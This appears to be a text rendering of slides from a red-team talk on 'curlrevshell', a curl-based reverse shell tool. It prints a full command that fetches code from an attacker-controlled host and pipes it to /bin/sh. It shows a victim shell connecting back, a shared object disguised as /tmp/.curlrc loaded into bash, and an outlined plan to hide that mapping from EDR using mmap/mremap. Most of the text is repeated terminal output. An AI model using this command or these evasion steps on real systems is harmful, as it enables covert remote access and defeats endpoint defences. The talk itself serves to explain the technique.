The screenshot shows a macOS terminal window titled "Ops - (!Curl)revshell". The user is in the directory `/home/stuart`. They run the command `curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i \`. The program responds with "Welcome to curlrevshell v0.0.0" and "Listening on 0.0.0.0:5555". A second terminal window, titled "Ops - Curlrevshell", is overlaid on the first. It shows the user entering `> echo Done.` and receiving the response `Done.`. Then, the user enters `> echo "enable /tmp/.curlrc" | ( bash & ) &`. The background terminal window shows the command `curl -sk --pinnedpubkey sha256//CkYWAzy` being executed.

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i \
> -listen-address 0.0.0.0:5555
12:55:21.276 Welcome to curlrevshell v0.0.0
12:55:21.307 Listening on 0.0.0.0:5555
12:55:21.308 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzy
```

```
Ops - Curlrevshell
> echo Done.
Done.
> echo "enable /tmp/.curlrc" | ( bash & ) &
```

Curlrevshell, the reverse bit



```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i \
> -listen-address 0.0.0.0:5555
12:55:21.276 Welcome to curlrevshell ve
12:55:21.307 Listening on 0.0.0.0:5555
12:55:21.308 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzy
12:56:56.812 [10.135.2.241] Shell is re
bash: line 1: enable: cannot find /tmp/.curlrc_struct in shared object /tmp/.curlrc: /tmp/.curlrc: undefined symbol: /tmp/.curlrc_struct
bash: line 1: enable: /tmp/.curlrc: not a shell builtin
```

Curlrevshell, the reverse bit

A terminal window titled "Ops - (!Curl)revshell" with standard macOS window controls (red, yellow, green buttons) on the top left and a search icon on the top right. The terminal text shows the execution of curlrevshell with various flags, its startup messages, and a successful connection from 10.135.2.241 which prompts for a shell. The user then runs a curl command to fetch a shell script from a remote server. Finally, the terminal shows bash error messages indicating it cannot find the curlrc_struct in the shared object /tmp/.curlrc.

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i \
> -listen-address 0.0.0.0:5555
12:55:21.276 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:55:21.307 Listening on 0.0.0.0:5555
12:55:21.308 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:5555/c | /bin/sh

12:56:56.812 [10.135.2.241] Shell is ready to go!
bash: line 1: enable: cannot find /tmp/.curlrc_struct in shared object /tmp/.curlrc: /tmp/.curlrc: undefined symbol: /tmp/.curlrc_struct
bash: line 1: enable: /tmp/.curlrc: not a shell builtin
```

Curlrevshell, the reverse bit

```
Ops - (!Curl)revshell

[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i \
> -listen-address 0.0.0.0:5555
12:55:21.276 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:55:21.307 Listening on 0.0.0.0:5555
12:55:21.308 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPD2/OI= https://ops.not-h4x.lol:5555/c | /bin/sh

12:56:56.812 [10.135.2.241] Shell is ready to go!
bash: line 1: enable: cannot find /tmp/.curlrc_struct in shared object /tmp/.curlrc: /tmp/.curlrc: undefined symbol: /tmp/.curlrc_struct
bash: line 1: enable: /tmp/.curlrc: not a shell builtin
> ps auxwwfux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         2  0.0  0.0      0     0 ?        S   Aug31    0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        I<  Aug31    0:00 \_ [rcu_gp]
```

Stealth is the eye of the $E D_R$ -holder

Ops - (!Curl)revshell												⌘ #2
wurzel	477131	0.0	0.1	2584	936	?	S	10:14	0:00	/bin/sh		
wurzel	477133	2.0	2.3	94148	11160	?	S	10:14	0:52	\ curl -sk --pinnedpubkey sha256//CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7Bas1RHPCD2/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N		
wurzel	477134	3.0	0.6	4496	3208	?	S	10:14	1:18	\ /bin/bash		
wurzel	477135	0.0	2.2	94096	10704	?	S	10:14	0:00	\ curl -K- something-normal.com		
wurzel	477312	0.0	2.1	1602912	9944	?	Sl	10:56	0:00	bash		
wurzel	477320	0.0	0.8	8540	4196	?	R	10:57	0:00	\ ps awwwfux		

Stealth is the eye of the $E D_R$ -holder

Ops - (!Curl)revshell												⌘ #2
wurzel	477131	0.0	0.1	2584	936	?	S	10:14	0:00	/bin/sh		
wurzel	477133	2.0	2.3	94148	11160	?	S	10:14	0:52	└─ curl -sk --pinnedpubkey sha256//CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7Bas1RHPCD2/OI=https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N		
wurzel	477134	3.0	0.6	4496	3208	?	S	10:14	1:18	└─ /bin/bash		
wurzel	477135	0.0	2.2	94096	10704	?	S	10:14	0:00	└─ curl -K- something-normal.com		
wurzel	477312	0.0	2.1	1602912	9944	?	Sl	10:56	0:00	bash		
wurzel	477320	0.0	0.8	8540	4196	?	R	10:57	0:00	└─ ps awwwfux		

On Linux, everything is a file (descriptor)

A terminal window titled "Ops - (!Curl)revshell" with a standard macOS window header (red, yellow, green buttons). The terminal shows the command `> ls -l /proc/$$/fd` and its output, which lists 9 file descriptors. Each entry shows permissions (e.g., `lrwx-----`), a count (`1`), owner (`wurzel`), group (`wurzel`), size (`64`), timestamp (`Sep 10 10:57`), and the target (e.g., `socket:[2487659]` or `/sys/fs/cgroup/user.slice/user-1000.slice/session-565.scope/cpu.max`).

```
> ls -l /proc/$$/fd
total 0
lrwx----- 1 wurzel wurzel 64 Sep 10 10:57 0 -> socket:[2487659]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:57 1 -> socket:[2487659]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:57 2 -> socket:[2487659]
lr-x----- 1 wurzel wurzel 64 Sep 10 10:57 3 -> /sys/fs/cgroup/user.slice/user-1000.slice/session-565.scope/cpu.max
lrwx----- 1 wurzel wurzel 64 Sep 10 10:57 4 -> socket:[2487659]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:57 5 -> socket:[2487660]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:57 6 -> anon_inode:[eventpoll]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:57 7 -> anon_inode:[eventfd]
lrwx----- 1 wurzel wurzel 64 Sep 10 10:57 8 -> socket:[2487661]
```

Memory we have mapped (mmap(2)'d)

```
Ops - (!Curl)revshell ㄣ#2
> echo -E "$(</proc/$$/maps)"
c000000000-c000400000 rw-p 00000000 00:00 0
c000400000-c004000000 ---p 00000000 00:00 0
556e93f1e000-556e93f4d000 r--p 00000000 fe:01 443 /usr/bin/bash
556e93f4d000-556e9400e000 r-xp 0002f000 fe:01 443 /usr/bin/bash
556e9400e000-556e94046000 r--p 000f0000 fe:01 443 /usr/bin/bash
556e94046000-556e9404a000 r--p 00128000 fe:01 443 /usr/bin/bash
556e9404a000-556e94053000 rw-p 0012c000 fe:01 443 /usr/bin/bash
556e94053000-556e9405e000 rw-p 00000000 00:00 0
556ecf58a000-556ecf5ab000 rw-p 00000000 00:00 0 [heap]
7fe4f8000000-7fe4f8021000 rw-p 00000000 00:00 0
7fe4f8021000-7fe4fc000000 ---p 00000000 00:00 0
7fe4ff7ff000-7fe4ff800000 ---p 00000000 00:00 0
7fe4ff800000-7fe500000000 rw-p 00000000 00:00 0
7fe500000000-7fe500021000 rw-p 00000000 00:00 0
7fe500021000-7fe504000000 ---p 00000000 00:00 0
7fe504000000-7fe504021000 rw-p 00000000 00:00 0
7fe504021000-7fe508000000 ---p 00000000 00:00 0
7fe508000000-7fe508021000 rw-p 00000000 00:00 0
7fe508021000-7fe50c000000 ---p 00000000 00:00 0
7fe50c7fd000-7fe50c7fe000 ---p 00000000 00:00 0
7fe50c7fe000-7fe50cffe000 rw-p 00000000 00:00 0
```

Files we shouldn't have mapped

```
Ops - (!Curl)revshell ㄟ#2

7fe558e00000-7fe559600000 rw-p 00000000 00:00 0
7fe559600000-7fe55968e000 r--p 00000000 fe:01 445 /tmp/.curlrc
7fe55968e000-7fe55990d000 r-xp 0008e000 fe:01 445 /tmp/.curlrc
7fe55990d000-7fe559985000 r--p 0030d000 fe:01 445 /tmp/.curlrc
7fe559985000-7fe559bb7000 r--p 00384000 fe:01 445 /tmp/.curlrc
7fe559bb7000-7fe559c00000 rw-p 005b6000 fe:01 445 /tmp/.curlrc
7fe559c00000-7fe559c41000 rw-p 00000000 00:00 0
7fe559cc9000-7fe559d3b000 rw-p 00000000 00:00 0
7fe559d3b000-7fe559d9b000 rw-p 00000000 00:00 0
7fe559d9b000-7fe559df2000 r--p 00000000 fe:01 6830 /usr/lib/locale/C.utf8/LC_CTYPE
7fe559df2000-7fe559df3000 r--p 00000000 fe:01 7474 /usr/lib/locale/C.utf8/LC_NUMERIC
7fe559df3000-7fe559df4000 r--p 00000000 fe:01 7483 /usr/lib/locale/C.utf8/LC_TIME
7fe559df4000-7fe559df5000 r--p 00000000 fe:01 6826 /usr/lib/locale/C.utf8/LC_COLLATE
7fe559df5000-7fe559df6000 r--p 00000000 fe:01 7470 /usr/lib/locale/C.utf8/LC_MONETARY
7fe559df6000-7fe559dfd000 r--s 00000000 fe:01 7890 /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
7fe559dfd000-7fe559e00000 rw-p 00000000 00:00 0
7fe559e00000-7fe559e26000 r--p 00000000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559e26000-7fe559f7c000 r-xp 00026000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559f7c000-7fe559fcf000 r--p 0017c000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fcf000-7fe559fd3000 r--p 001cf000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fd3000-7fe559fd5000 rw-p 001d3000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fd5000-7fe559fe2000 rw-p 00000000 00:00 0
```

Files we shouldn't have mapped

```
Ops - (!Curl)revshell ㄣ#2

7fe558e00000-7fe559600000 rw-p 00000000 00:00 0
7fe559600000-7fe55968e000 r--p 00000000 fe:01 445
7fe55968e000-7fe55990d000 r-xp 0008e000 fe:01 445
7fe55990d000-7fe559985000 r--p 0030d000 fe:01 445
7fe559985000-7fe559bb7000 r--p 00384000 fe:01 445
7fe559bb7000-7fe559c00000 rw-p 005b6000 fe:01 445
7fe559c00000-7fe559c41000 rw-p 00000000 00:00 0
7fe559cc9000-7fe559d3b000 rw-p 00000000 00:00 0
7fe559d3b000-7fe559d9b000 rw-p 00000000 00:00 0
7fe559d9b000-7fe559df2000 r--p 00000000 fe:01 6830
7fe559df2000-7fe559df3000 r--p 00000000 fe:01 7474
7fe559df3000-7fe559df4000 r--p 00000000 fe:01 7483
7fe559df4000-7fe559df5000 r--p 00000000 fe:01 6826
7fe559df5000-7fe559df6000 r--p 00000000 fe:01 7470
7fe559df6000-7fe559dfd000 r--s 00000000 fe:01 7890
7fe559dfd000-7fe559e00000 rw-p 00000000 00:00 0
7fe559e00000-7fe559e26000 r--p 00000000 fe:01 7512
7fe559e26000-7fe559f7c000 r-xp 00026000 fe:01 7512
7fe559f7c000-7fe559fcf000 r--p 0017c000 fe:01 7512
7fe559fcf000-7fe559fd3000 r--p 001cf000 fe:01 7512
7fe559fd3000-7fe559fd5000 rw-p 001d3000 fe:01 7512
7fe559fd5000-7fe559fe2000 rw-p 00000000 00:00 0

/tmp/.curlrc
/tmp/.curlrc
/tmp/.curlrc
/tmp/.curlrc
/tmp/.curlrc

/usr/lib/locale/C.utf8/LC_CTYPE
/usr/lib/locale/C.utf8/LC_NUMERIC
/usr/lib/locale/C.utf8/LC_TIME
/usr/lib/locale/C.utf8/LC_COLLATE
/usr/lib/locale/C.utf8/LC_MONETARY
/usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache

/usr/lib/x86_64-linux-gnu/libc.so.6
/usr/lib/x86_64-linux-gnu/libc.so.6
/usr/lib/x86_64-linux-gnu/libc.so.6
/usr/lib/x86_64-linux-gnu/libc.so.6
/usr/lib/x86_64-linux-gnu/libc.so.6
```

The plan

Ops - (!Curl)revshell

Ctrl+X

```
7fe558e00000-7fe559600000 rw-p 00000000 00:00 0
7fe559600000-7fe55968e000 r--p 00000000 fe:01 445 /tmp/.curlrc
7fe55968e000-7fe55990d000 r-xp 0008e000 fe:01 445 /tmp/.curlrc
7fe55990d000-7fe559985000 r--p 0030d000 fe:01 445 /tmp/.curlrc
7fe559985000-7fe559bb7000 r--p 00384000 fe:01 445 /tmp/.curlrc
7fe559bb7000-7fe559c00000 rw-p 005b6000 fe:01 445 /tmp/.curlrc
7fe559c00000-7fe559c41000 rw-p 00000000 00:00 0
7fe559cc9000-7fe559d3b000 rw-p 00000000 00:00 0
7fe559d3b000-7fe559d9b000 rw-p 00000000 00:00 0
7fe559d9b000-7fe559df2000 r--p 00000000 fe:01 6830 /usr/lib/locale/C.utf8/LC_CTYPE
7fe559df2000-7fe559df3000 r--p 00000000 fe:01 7474 /usr/lib/locale/C.utf8/LC_NUMERIC
7fe559df3000-7fe559df4000 r--p 00000000 fe:01 7483 /usr/lib/locale/C.utf8/LC_TIME
7fe559df4000-7fe559df5000 r--p 00000000 fe:01 6826 /usr/lib/locale/C.utf8/LC_COLLATE
7fe559df5000-7fe559df6000 r--p 00000000 fe:01 7470 /usr/lib/locale/C.utf8/LC_MONETARY
7fe559df6000-7fe559dfd000 r--s 00000000 fe:01 7890 /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
7fe559dfd000-7fe559e00000 rw-p 00000000 00:00 0
7fe559e00000-7fe559e26000 r--p 00000000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559e26000-7fe559f7c000 r-xp 00026000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559f7c000-7fe559fcf000 r--p 0017c000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fcf000-7fe559fd3000 r--p 001cf000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fd3000-7fe559fd5000 rw-p 001d3000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fd5000-7fe559fe2000 rw-p 00000000 00:00 0
```


The plan

mmap(2)

Ops - (!Curl)revshell

Ctrl+X

```
7fe558e00000-7fe559600000 rw-p 00000000 00:00 0
7fe559600000-7fe55968e000 r--p 00000000 fe:01 445 /tmp/.curlrc
7fe55968e000-7fe55990d000 r-xp 0008e000 fe:01 445 /tmp/.curlrc
7fe55990d000-7fe559985000 r--p 0030d000 fe:01 445 /tmp/.curlrc
7fe559985000-7fe559bb7000 r--p 00384000 fe:01 445 /tmp/.curlrc
7fe559bb7000-7fe559c00000 rw-p 005b6000 fe:01 445 /tmp/.curlrc
7fe559c00000-7fe559c41000 rw-p 00000000 00:00 0
7fe559cc9000-7fe559d3b000 rw-p 00000000 00:00 0
7fe559d3b000-7fe559d9b000 rw-p 00000000 00:00 0
7fe559d9b000-7fe559df2000 r--p 00000000 fe:01 6830 /usr/lib/locale/C.utf8/LC_CTYPE
7fe559df2000-7fe559df3000 r--p 00000000 fe:01 7474 /usr/lib/locale/C.utf8/LC_NUMERIC
7fe559df3000-7fe559df4000 r--p 00000000 fe:01 7483 /usr/lib/locale/C.utf8/LC_TIME
7fe559df4000-7fe559df5000 r--p 00000000 fe:01 6826 /usr/lib/locale/C.utf8/LC_COLLATE
7fe559df5000-7fe559df6000 r--p 00000000 fe:01 7470 /usr/lib/locale/C.utf8/LC_MONETARY
7fe559df6000-7fe559dfd000 r--s 00000000 fe:01 7890 /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
7fe559dfd000-7fe559e00000 rw-p 00000000 00:00 0
7fe559e00000-7fe559e26000 r--p 00000000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559e26000-7fe559f7c000 r-xp 00026000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559f7c000-7fe559fcf000 r--p 0017c000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fcf000-7fe559fd3000 r--p 001cf000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fd3000-7fe559fd5000 rw-p 001d3000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fd5000-7fe559fe2000 rw-p 00000000 00:00 0
```

The plan

Temporary Buffer

Ops - (!Curl)revshell

Ctrl+X

```
7fe558e00000-7fe559600000 rw-p 00000000 00:00 0
7fe559600000-7fe55968e000 r--p 00000000 fe:01 445 /tmp/.curlrc
7fe55968e000-7fe55990d000 r-xp 0008e000 fe:01 445 /tmp/.curlrc
7fe55990d000-7fe559985000 r--p 0030d000 fe:01 445 /tmp/.curlrc
7fe559985000-7fe559bb7000 r--p 00384000 fe:01 445 /tmp/.curlrc
7fe559bb7000-7fe559c00000 rw-p 005b6000 fe:01 445 /tmp/.curlrc
7fe559c00000-7fe559c41000 rw-p 00000000 00:00 0
7fe559cc9000-7fe559d3b000 rw-p 00000000 00:00 0
7fe559d3b000-7fe559d9b000 rw-p 00000000 00:00 0
7fe559d9b000-7fe559df2000 r--p 00000000 fe:01 6830 /usr/lib/locale/C.utf8/LC_CTYPE
7fe559df2000-7fe559df3000 r--p 00000000 fe:01 7474 /usr/lib/locale/C.utf8/LC_NUMERIC
7fe559df3000-7fe559df4000 r--p 00000000 fe:01 7483 /usr/lib/locale/C.utf8/LC_TIME
7fe559df4000-7fe559df5000 r--p 00000000 fe:01 6826 /usr/lib/locale/C.utf8/LC_COLLATE
7fe559df5000-7fe559df6000 r--p 00000000 fe:01 7470 /usr/lib/locale/C.utf8/LC_MONETARY
7fe559df6000-7fe559dfd000 r--s 00000000 fe:01 7890 /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
7fe559dfd000-7fe559e00000 rw-p 00000000 00:00 0
7fe559e00000-7fe559e26000 r--p 00000000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559e26000-7fe559f7c000 r-xp 00026000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559f7c000-7fe559fcf000 r--p 0017c000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fcf000-7fe559fd3000 r--p 001cf000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fd3000-7fe559fd5000 rw-p 001d3000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fd5000-7fe559fe2000 rw-p 00000000 00:00 0
```

The plan

Temporary Buffer

Copy

Ops - (!Curl)revshell

⌘ #2

```
7fe558e00000-7fe559600000 p 00000000 00:00 0
7fe559600000-7fe55968e000 p 00000000 fe:01 445 /tmp/.curlrc
7fe55968e000-7fe55990d000 r-xp 0008e000 fe:01 445 /tmp/.curlrc
7fe55990d000-7fe559985000 r--p 0030d000 fe:01 445 /tmp/.curlrc
7fe559985000-7fe559bb7000 r--p 00384000 fe:01 445 /tmp/.curlrc
7fe559bb7000-7fe559c00000 rw-p 005b6000 fe:01 445 /tmp/.curlrc
7fe559c00000-7fe559c41000 rw-p 00000000 00:00 0
7fe559cc9000-7fe559d3b000 rw-p 00000000 00:00 0
7fe559d3b000-7fe559d9b000 rw-p 00000000 00:00 0
7fe559d9b000-7fe559df2000 r--p 00000000 fe:01 6830 /usr/lib/locale/C.utf8/LC_CTYPE
7fe559df2000-7fe559df3000 r--p 00000000 fe:01 7474 /usr/lib/locale/C.utf8/LC_NUMERIC
7fe559df3000-7fe559df4000 r--p 00000000 fe:01 7483 /usr/lib/locale/C.utf8/LC_TIME
7fe559df4000-7fe559df5000 r--p 00000000 fe:01 6826 /usr/lib/locale/C.utf8/LC_COLLATE
7fe559df5000-7fe559df6000 r--p 00000000 fe:01 7470 /usr/lib/locale/C.utf8/LC_MONETARY
7fe559df6000-7fe559dfd000 r--s 00000000 fe:01 7890 /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
7fe559dfd000-7fe559e00000 rw-p 00000000 00:00 0
7fe559e00000-7fe559e26000 r--p 00000000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559e26000-7fe559f7c000 r-xp 00026000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559f7c000-7fe559fcf000 r--p 0017c000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fcf000-7fe559fd3000 r--p 001cf000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fd3000-7fe559fd5000 rw-p 001d3000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fd5000-7fe559fe2000 rw-p 00000000 00:00 0
```


The plan

Temporary Buffer


mremap(2)

Ops - (!Curl)revshell

Ctrl+Z

```
7fe558e00000-7fe559600000 00:00 0
7fe559600000-7fe55968e000 00000000 fe:01 445 /tmp/.curlrc
7fe55968e000-7fe55990d000 r-xp 0008e000 fe:01 445 /tmp/.curlrc
7fe55990d000-7fe559985000 r--p 0030d000 fe:01 445 /tmp/.curlrc
7fe559985000-7fe559bb7000 r--p 00384000 fe:01 445 /tmp/.curlrc
7fe559bb7000-7fe559c00000 rw-p 005b6000 fe:01 445 /tmp/.curlrc
7fe559c00000-7fe559c41000 rw-p 00000000 00:00 0
7fe559cc9000-7fe559d3b000 rw-p 00000000 00:00 0
7fe559d3b000-7fe559d9b000 rw-p 00000000 00:00 0
7fe559d9b000-7fe559df2000 r--p 00000000 fe:01 6830 /usr/lib/locale/C.utf8/LC_CTYPE
7fe559df2000-7fe559df3000 r--p 00000000 fe:01 7474 /usr/lib/locale/C.utf8/LC_NUMERIC
7fe559df3000-7fe559df4000 r--p 00000000 fe:01 7483 /usr/lib/locale/C.utf8/LC_TIME
7fe559df4000-7fe559df5000 r--p 00000000 fe:01 6826 /usr/lib/locale/C.utf8/LC_COLLATE
7fe559df5000-7fe559df6000 r--p 00000000 fe:01 7470 /usr/lib/locale/C.utf8/LC_MONETARY
7fe559df6000-7fe559dfd000 r--s 00000000 fe:01 7890 /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
7fe559dfd000-7fe559e00000 rw-p 00000000 00:00 0
7fe559e00000-7fe559e26000 r--p 00000000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559e26000-7fe559f7c000 r-xp 00026000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559f7c000-7fe559fcf000 r--p 0017c000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fcf000-7fe559fd3000 r--p 001cf000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fd3000-7fe559fd5000 rw-p 001d3000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fd5000-7fe559fe2000 rw-p 00000000 00:00 0
```

The plan



```
Ops - (!Curl)revshell

7fe558e00000-7fe559600000 00:00 0
7fe559600000-7fe55968e000 00000000 fe:01 445 /tmp/.curlrc
7fe55968e000-7fe55990d000 r-xp 0008e000 fe:01 445 /tmp/.curlrc
7fe55990d000-7fe559985000 r--p 0030d000 fe:01 445 /tmp/.curlrc
7fe559985000-7fe559bb7000 r--p 00384000 fe:01 445 /tmp/.curlrc
7fe559bb7000-7fe559c00000 rw-p 005b6000 fe:01 445 /tmp/.curlrc
7fe559c00000-7fe559c41000 rw-p 00000000 00:00 0
7fe559cc9000-7fe559d3b000 rw-p 00000000 00:00 0
7fe559d3b000-7fe559d9b000 rw-p 00000000 00:00 0
7fe559d9b000-7fe559df2000 r--p 00000000 fe:01 6830 /usr/lib/locale/C.utf8/LC_CTYPE
7fe559df2000-7fe559df3000 r--p 00000000 fe:01 7474 /usr/lib/locale/C.utf8/LC_NUMERIC
7fe559df3000-7fe559df4000 r--p 00000000 fe:01 7483 /usr/lib/locale/C.utf8/LC_TIME
7fe559df4000-7fe559df5000 r--p 00000000 fe:01 6826 /usr/lib/locale/C.utf8/LC_COLLATE
7fe559df5000-7fe559df6000 r--p 00000000 fe:01 7470 /usr/lib/locale/C.utf8/LC_MONETARY
7fe559df6000-7fe559dfd000 r--s 00000000 fe:01 7890 /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
7fe559dfd000-7fe559e00000 rw-p 00000000 00:00 0
7fe559e00000-7fe559e26000 r--p 00000000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559e26000-7fe559f7c000 r-xp 00026000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559f7c000-7fe559fcf000 r--p 0017c000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fcf000-7fe559fd3000 r--p 001cf000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fd3000-7fe559fd5000 rw-p 001d3000 fe:01 7512 /usr/lib/x86_64-linux-gnu/libc.so.6
7fe559fd5000-7fe559fe2000 rw-p 00000000 00:00 0
```

The plan

Ops - (!Curl)revshell

Ctrl+X

```
7fe558e00000-7fe559600000 rw-p 00000000 00:00 0
7fe559600000-7fe55968e000 r--p 00000000 fe:01 445
7fe55968e000-7fe55990d000 r-xp 0008e000 fe:01 445
7fe55990d000-7fe559985000 r--p 0030d000 fe:01 445
7fe559985000-7fe559bb7000 r--p 00384000 fe:01 445
7fe559bb7000-7fe559c00000 rw-p 005b6000 fe:01 445
7fe559c00000-7fe559c41000 rw-p 00000000 00:00 0
7fe559cc9000-7fe559d3b000 rw-p 00000000 00:00 0
7fe559d3b000-7fe559d9b000 rw-p 00000000 00:00 0
7fe559d9b000-7fe559df2000 r--p 00000000 fe:01 6830
7fe559df2000-7fe559df3000 r--p 00000000 fe:01 7474
7fe559df3000-7fe559df4000 r--p 00000000 fe:01 7483
7fe559df4000-7fe559df5000 r--p 00000000 fe:01 6826
